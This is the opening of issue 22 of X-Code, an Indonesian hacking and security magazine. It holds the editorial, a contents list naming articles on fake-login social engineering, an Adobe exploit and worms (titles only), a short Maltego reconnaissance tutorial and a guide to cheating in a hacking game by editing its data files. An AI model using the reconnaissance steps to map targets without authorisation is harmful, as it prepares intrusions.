



XCODE - YOGYAFREE - YOGYA FAMILY CODE

Be Free To Join Us For A Better Digital World

X-Code Magazine
Issue #22- Date : Maret 2013
Indonesian Hackers Community

| XCode License for Articles, logo, etc Computer • Internet • Hacking • Security • Scripting |



xcode.or.id/forum



Galaxy.xcode.or.id



fbgroup.xcode.or.id



twitter.com/yogyafree_xcode



Redaksi X-CODE Magazine

Apa itu Majalah X-Code :

□ X-Code magazine adalah majalah hacking dan security bahasa Indonesia dengan penggunaan media murni PDF.

Latar belakang X-Code Magazine :

□ Kebutuhan akan informasi, artikel, hacking dan tutor semakin banyak sehingga Komunitas memutuskan untuk merilis sebuah magazine untuk komunitas IT di Indonesia.

Tujuan :

□ Memberikan / sharing / berbagi artikel untuk perkembangan ilmu komputer, hacking dan security di Indonesia.

Misi :

□ Menyebarkan ilmu-ilmu komputer, hacking dan security untuk tujuan positif.

Hak cipta / Lisensi :

Seluruh materi X-Code Magazine dapat didownload, dibaca, dimodifikasi serta disebarluaskan secara bebas untuk tujuan bukan komersial

(nonprofit), dengan syarat tidak menghapus atau merubah atribut penulis. Hak cipta di tangan penulis dan X-Code Magazine dengan mengikuti lisensi Creative Commons.

Distribusi X-Code Magazine :

Official X-Code Magazine Page:
<http://www.xcode.or.id/magazine.htm>

Mailing list X-Code :
<http://groups.yahoo.com/group/yogyafree-perjuangan>

Forum X-Code - Yogyafree :
<http://xcode.or.id/forum>

CD Yogyafree dan sebagainya.

Contact : X-Code Magazine :

Alamat E-mail Redaksi :
yk_family_code@yahoo.com
(Yogyakarta).

> Xcode Magazine 22

Ini adalah X-code magazine pertama di tahun 2013, X-code Magazine merupakan wadah bagi komunitas X-code untuk berbagi, dan luar biasa sampai sekarang terus aktif sebagai sarana belajar untuk komunitas.

Disini kami menyajikan artikel-artikel yang berhubungan dengan hacking dan keamanan komputer yang semoga dapat menambah referensi pembaca X-code Magazine.

Kepada seluruh pembaca, kami segenap redaksi X-code Magazine, mengucapkan selamat membaca, salam dari kami redaksi X-code.

Salam perjuangan!

X-code magazine No 22

Mengenal Maltego - Oleh Kurniawan - yk_family_code@yahoo.com

Cheating Game Hacker Evolution Untold oleh Mr_Shiro

SOCIAL ENGINEERING UNTUK FAKE LOGIN BY : PUTRA DEWANGGA C.S

Menguji program DecaffeinatID dalam memberikan peringatan adanya ARP Spoofing - Oleh Kurniawan - yk_family_code@yahoo.com

HACKING GAME DENGAN CHEAT ENGINE oleh dE_k3y

Mengintip password login FTP di mikrotik dengan Wireshark - Oleh Kurniawan - yk_family_code@yahoo.com

Adobe JBIG2Decode Heap Corruption oleh Kurniawan - yk_family_code@yahoo.com

Worm Si Cacing yang indah - oleh : One-co Momouchi

Mengenal NetworkMiner oleh Kurniawan - yk_family_code@yahoo.com

Pengujian SSH lebih aman dari Telnet dengan Wireshark - Oleh Kurniawan

X-code di tahun 2012 dan 2013 awal



Di tahun 2012 bagi X-code adalah tahun dimana sangat ramai komunitasnya di facebook group, saat ini member Group FB X-code adalah lebih dari 28.000 members. Sharing dan berbagi di group facebook sudah menjadi salah satu bagian budaya di komunitas hacker X-code.

Selain sharing-sharing di dunia maya, juga X-code sharing di dunia nyata, hanya saja cenderung di tahun 2012 X-code lebih jarang mempublikasikan jika ada event X-code karena ada event yang dimana memang ditujukan untuk mahasiswa kampus tersebut, ada juga yang tidak dipublish karena memang kebetulan sedang padat.

Event-event X-code di Jogja dan luar Jogja jumlahnya hampir sama, event-event X-code di dominasi dengan seminar-seminar di kampus, yang cukup trend di minta untuk mengisi tahun 2012 dan 2013 awal adalah web hacking, walau ada juga yang materinya tentang hacking secara umum.

Forum X-code juga sudah mulai menunjukkan aktivitasnya lebih baik dibandingkan sebelumnya dimana member banyak tersedot di facebook group X-code. Forum telah memiliki banyak fasilitas lebih lebih baik dimana kita bisa memberikan reply dengan account FB kita, shoutbox yang lebih baik.

Situs jejaring sosial X-code tidak kalah di kembangkan dimana telah di pasang fitur baru yaitu Recent Visitor, dari berbagai perkembangan media X-code yang ada membuat X-code tidak hanya mengandalkan sisi kuantitas yaitu jumlah member yang banyak, tapi juga isi pembelajaran, fitur-fitur media yang lebih baik.

Maju terus X-code!

Oleh Kurniawan (Founder X-code) - yk_family_code@yahoo.com

Mengenal Maltego

Maltego adalah program yang dapat digunakan untuk menentukan informasi hubungan antar domain, nama DNS, ip address dan sebagainya.


Untuk menggunakan program ini maka anda di haruskan login yang dimana account dapat dibuat gratis di situs

<https://www.paterva.com/web6/community/maltego/>


Bagi yang ingin mendownload bisa di download gratis di

<http://www.softpedia.com/get/Others/Finances-Business/Maltego-Community-Edition.shtml>


Kita mulai saja cara menggunakannya




Klik New




Tarik domain ke sebelah kanan, lalu double klik, isi domain name.




Klik kanan, pilih Run Transform, lalu pilih saja All Transforms.



Tampilan setelah di All Transforms.





Oleh Kurniawan – yk_family_code@yahoo.com




Cheating Game Hacker Evolution Untold

Ada yang tau game hacker yang judulnya Hacker Evolution Untold ? game enteng yang sizanya gak lebih dari 100mb tapi lumayan untuk menambah skill hacking kita, di tambah mini map, music ala-ala Techno jadi kayak hacker beneran dah! Di game ini kita harus di tuntut cepat dalam mengetik plus berpikir kalo kelamaan nanti game over, ada 2 hal penting di game ini ya itu Trace (kalo tracenya sampe 100% balik lagi ke pertama) dan uang (gak perlu di jelaskan lah yang ini) tapi ada kelemahan dari game ini yaitu beberapa elemen penting dari game ini hanya berbentuk *.txt, sangking file-file di dalam game ini gak di beri extensi *.txt langsung. Jadi alat yang kita perlukan untuk mengutak-atik game ini Cuma satu "Notepad" this awesome! Oke dari ini saya beri tutornya dari mengganti music sampe mengutak-atik server yang ada di dalam game.

1. Ganti Music Game Hacker Evolution Untold

Ok tutor pertama kita buat music tambahan pada game Hacker Evolution Untold biar enak gitu di tahap-tahap selanjutnya biar waktu kita utak-atik game ini bisa ditemani music yang keren. Tapi syaratnya kamu harus punya file music ber-ekstensi .mp3. kenapa gak punya? Silahkan minta di Chuck Norris...^^

Kalo sudah ketemu kita copy file tersebut di Directoriy tempat game HEU di install tepatnya dii file "heuntold-music" nah selesai....? Belum!



Sekarang kita pilih mau memainkan music tersebut kapan? Kalo ane sih mau mainin musicnya waktu kita mulai "Hackingnya" jadi kita buka "hc-playlist-game.txt" kalo sudah tambahkan di terserah kamu mau naruh di urutan pertama atau 1 milyar kalo ane sih mau taruh di urutan pertama. Nah kita tinggal copy nama file mp3 yang barusan kita copy sebagai contohnya ane copy file berjudul "Naruto_Shippuuden_-_Sign_TV_Size" kalo sudah kita ganti juga angka 8 yang ada di atas sendiri jadi angka 9 kalo mau nambah 1 lagu ganti lagi jadi angka 10 Sekarang kita mainkan gamenya, weleh?? Lagunya ganti...

AWW!!! THIS IS AWESOME!!!!

Kalau mau ganti music menu file txtnya "hc-playlist-menu" kalo mau ganti dari pertama mulai game file txtnya "hc-playlist-intro"

2. Ganti tulisan pada game evolution untold

Sekarang kita ganti tulisan-tulisan yang ada di game evolution untold seperti nama kernel yang kita pakai atau alur cerita yang sesungguhnya trik ini rada gak perlu ^^



Sekarang kita ganti cerita tersebut dengan isi curhatan hati kita atau biodata kamu kalo kamu nekat bisa kamu tulis surat cinta dari doi kamu Sekarang kita buka file "heuntold-data" keberadaan file tersebut sama di tempat kamu menemukan file "heuntold-music"


Nah yang perlu kita edit adalah file text-intro-1 sampe text-intro-3 itu kalo kamu rada punya skill menulis. kalo enggak ya kamu ganti text-intro-1 saja tapi jadinya ya rada jelek

Kalo kamu mau edit tulisan-tulisan lainnya silahkan edit file-file yang ada di dalam file tersebut

Note: kalo edit file ini lebih baik di backup dulu file txt yang mau di edit, terus kalo mau kasih symbol (. , ? :) jangan kebanyakan nanti game bisa error

4. "HOST" Tersembunyi

Pastinya kamu si manusia bertulang belakang ini tau kan kalo kita menemukan semua Host di game ini yang tersembunyi mendapatkan score Plus-Plus ! tau sendiri kan enakanya Puls-Plus. Nah untuk menemukan file tersembunyi tersebut silahkan kalian buka "hemod-untold" kalo kalian mau cari Host tersembunyi pada Level 0 a.k.a "Learning" kalian buka file level-0-learning nah di situ kalian bisa liat Host apa saja yang sembunyi



Kalo boleh jujur ane baru pertama tau ada host yang namanya secret.exosyphen.com

Kalo mau simple lihat saja file "hostlist terus" buka pake notepad


5. Menambah Uang Pada suatu "Host"

Nah ini trik rada keren juga! Kan tadi kita sudah omongin tentang host.


Sekarang kita buat host tersebut punya uang yang melimpah! Dengan trik ini host desk-11.corporate.com [host paling pertama sendiri] bisa punya uang 100 ribu dolaar ☺

Tapi ditrik ini saya gak mau ngerubah host main.corporate.com tapi main.corporate.com yang sebelumnya Cuma punya uang \$1500 jadi \$15000 lho kok sedikit. Ya terserah kamu mau edit jadi berapa tapi nol-nya jangan banyak-banyak nanti Crash.

Oke pertama kita cari host yang mau kita ubah. Aku mau ngerubah uang yang ada di Host main.corporate.com ya tinggal buka file level-0-learning → main corporate.com nah cari file info. Buka file tersebut pake notepad




File Info yang mau kita ubah



Ketemu dah ^^

Nah tinggal ubah dah jadi 15000 sekarang kita lihat apa yang terjadi pada gamenya?




Hahaha!! Kena kau xD

Tunggu ada tambahan... aku menemukan suatu angka "256" apa itu angka togel? Ups.. ternyata itu angka dari Encryption key dari host main.corporate.com. nah jadi sudah tau kan rumusnya baris ke-2 uang dan beris ke-3 Encription key


Nah jadi kalo encryption keynya semakin kecil. Semakin cepat pula kamu nge-Decrypt host tersebut ^^ semakin cepat, trace juga semakin kecil
Ayo ubah encryption key jadi 0 dan uangnya jadi 1 juta. Hehehehe! Ups..

3. Trainer Cheat

